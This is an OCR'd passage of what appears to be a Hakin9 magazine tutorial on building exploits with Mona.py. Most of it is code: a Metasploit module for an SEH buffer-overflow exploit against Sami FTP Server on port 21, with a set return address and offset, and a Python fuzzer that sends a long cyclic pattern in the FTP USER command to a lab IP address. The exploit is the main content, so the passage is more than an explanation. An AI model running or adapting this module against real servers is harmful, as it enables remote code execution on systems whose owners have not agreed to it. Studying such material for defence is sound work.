
Select the exploit type TCP



Enter port as 21as this is the FTP server we are exploiting and then click OK



Here you go, your exploit module for Metasploit is ready to be used as shown below.



Sami FTP Server Exploit Module

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
  #Rank definition: http://dev.metasploit.com/redmine/projects/framework/wiki/Exploit_Ranking
  #ManualRanking/LowRanking/AverageRanking/NormalRanking/GoodRanking/GreatRanking/ExcellentRanking
  Rank = NormalRanking

  include Msf::Exploit::Remote::Tcp
  include Msf::Exploit::Seh

  def initialize(info = {})
    super(update_info(info,
      'Name'    => 'insert name for the exploit',
      'Description'  => %q{
          Provide information about the vulnerability / explain as good as you can
          Make sure to keep each line less than 100 columns wide
      },
      'License'    => MSF_LICENSE,
      'Author'    =>
        [
         'insert_name_of_person_who_discovered_the_vulnerability<user[at]domain.com>',
# Original discovery
          '<insert your name here>',  # MSF Module
        ],
      'References'  =>
        [
          [ 'OSVDB', '<insert OSVDB number here>' ],
          [ 'CVE', 'insert CVE number here' ],
          [ 'URL', '<insert another link to the exploit/advisory here>' ]
        ],
      'DefaultOptions' =>
        {
          'ExitFunction' => 'process', #none/process/thread/seh
          #'InitialAutoRunScript' => 'migrate -f',
        },
      'Platform'  => 'win',
      'Payload'  =>
        {
          'BadChars' => "", # <change if needed>
          'DisableNops' => true,
        },

      'Targets'    =>
        [
          [ '<fill in the OS/app version here>',
            {
              'Ret'     =>  0x0040e047, # pop ebx # pop ebp # ret  - PMSystem.exe
              'Offset'  =>  445
            }
          ],
        ],
      'Privileged'  => false,
      #Correct Date Format: "M D Y"
      #Month format: Jan,Feb,Mar,Apr,May,Jun,Jul,Aug,Sep,Oct,Nov,Dec
      'DisclosureDate'  => 'MONTH DAY YEAR',
```

```
        'DefaultTarget'  => 0))

    register_options([Opt::RPORT(21)], self.class)

  end

  def exploit


    connect

    buffer = rand_text(target['Offset'])  #junk
    buffer << generate_seh_record(target.ret)
    buffer << payload.encoded  #2047 bytes of space
    # more junk may be needed to trigger the exception

    print_status("Trying target #{target.name}...")
    sock.put(buffer)

    handler
    disconnect

  end
end
```

We have successfully developed the exploit module for Metasploit. It has taken hardly a couple of minutes to develop the working exploit modules, which you can import in Metasploit and use it.

We have extensively presented the features of Mona.py and have demonstrated the methods by which you can utilize these features to develop quick exploits. However you need to be an expert in understanding the core concepts, which works behind the scene. ***Keep learning, keep hakin9!***

For your ease of use we are providing the fuzzer code below which we use for fuzzing these two applications.

```
import struct
import socket


#buffer = '\x41' * 2500

mona_pattern_2500   =   "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6A
b7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5A
d6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4A
f5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5A
h6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6A
j7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5A
l6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0A
o1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5A
q6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7A
s8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9A
v0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8A
w9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7A
y8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2B
b3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7B
d8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0B
g1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh
9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7B
j8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1
Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo
5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq
```

```
9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2
Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5B
v6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx
4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz
3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4C
b5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6
Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf
8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1C
i2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5
Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8C
m9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp
2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr
0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8C
s9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0
Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx
2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0C
z1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9D
b0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd
5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2D"

print "\nFuzzing now...... "

mysocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

mysocket.connect(('192.168.1.7',21))

print "\nConnected"

data = mysocket.recv(1024)

print "\nSending buffer..."

mysocket.send('USER username' + mona_pattern_2500 +'\r\n')

data = mysocket.recv(1024)


mysocket.close()

print "\nSocket Closed! "
```

Hakin9